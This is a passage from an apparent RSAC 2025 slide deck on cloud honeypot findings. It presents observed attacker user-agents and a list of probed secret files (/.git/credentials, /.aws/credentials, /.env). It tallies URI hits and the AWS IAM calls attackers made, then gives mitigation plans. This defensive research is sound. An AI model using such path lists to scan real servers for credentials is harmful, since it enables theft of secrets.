Safari/537.36
- Mozilla/5.0 (X11; FreeBSD amd64) AppleWebKit/536.5 (KHTML like Gecko) Chrome/19.0.1084.56 Safari/536.5
- Mozilla/5.0 (X11; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0
- Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36
- Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
- Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Version/11.0
Mobile/15A5362a Safari/604.1
- Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.16
- Roku/DVP-4.1 (024.01E01250A)
```

```
/.git/credentials
/wp-config.php-backup
/Dockerrun.aws.json
/.hg/hgrc
/.gitlab-ci.yml
/.git/config
/.aws/credentials
/s3cmd.ini
/api/.env
/.env
```

Findings

Within 6 days of deployment we collected the following data:

URI	Count
/.env	26.14%
/docker/.env	6.54%
/__tests__/test-become/.env	5.23%
/core/.env	5.23%
/redmine/.env	5.23%
/api/.env	3.92%
/back/.env	3.92%
/cp/.env	3.92%
/fedex/.env	3.92%
/local/.env	3.92%
/rest/.env	3.92%
/script/.env	3.92%
/sources/.env	3.92%
/system/.env	3.92%
/private/.env	3.27%
/app/.env	2.61%

AWS Event Name	Count
GetRole	56.34%
CreateUser	12.68%
GetUser	7.04%
AttachRolePolicy	5.63%
CreateRole	5.63%
PutUserPolicy	5.63%
CreateGroup	4.23%
CreateLoginProfile	1.41%
GetRolePolicy	1.41%

RSAC 2025 Conference

Takeaways

30, 60, 90

Posture Management

Key Findings

- Exposed environment variable files
- Hardcoded credentials
- Overly permissive credentials
- Limited cloud account segmentation:
  - Service Control Policies (AWS)
  - OU Tenant Control Policies (Azure|GCP)

Mitigations

Least Privilege Strategies

- Regular permission audits
- Short Lived credential enablement
- Just-in-Time (JIT) enforcement

Cloud Control Strategies

- Security Control Policies (SCP)
- IaC Scanning
- Secure CI/CD

Tooling

- CSPM identification/alerting
  - Automated mitigation

Runtime Monitoring

Key Findings

- No coverage on key API exposed cloud endpoints.
- No runtime monitoring:
  - Cloud endpoints
  - Cloud audit logging
- Limited cloud audit log collection.

Mitigations

- Cloud Detection and Response (CDR).
- All IAM & Compute resources MUST log events.
- Integrate AI assistive technologies to parse and identify malicious cloud events.

A Stable Foundation

Cloud Posture Management (CSPM)

Ensure the foundation is secure!

+

Runtime Monitoring

Ensure visibility of current cloud events!

=

Cloud Detection and Response

You can’t defend what you can’t see

Apply Cloud Security - Part 1

- **30 days**
  - Rollout CSPM
  - Perform an “Identity Audit”
  - Enable Cloud Account Control Policies
    - SCP (AWS), OU|Tenant Policies (Azure, GCP)
- **60 days**
  - Rollout a CDR
  - Deploy agents to all external facing cloud compute instances
  - Enforce Just-in-Time (JIT) Access (via your IdP)

Apply Cloud Security - Part 2

- **90 days**
  - Enforce cloud audit logs from all deployed cloud resources
    - Minimum of 90 day retention
  - Establish an IAM audit quarterly rotation practice
  - Integrate on-prem agent alerting alongside your cloud agent alerting.
- **120 days (optional but a good idea)**
  - Perform a penetration test targeting your cloud environment
  - Review all IdP audit logs quarterly to ensure they match with your cloud audit logs

RSAC 2025 Conference

Many Voices.
One Community.

Thank you

email: nquist@paloaltonetworks.com
linkedin: https://www.linkedin.com/in/qquist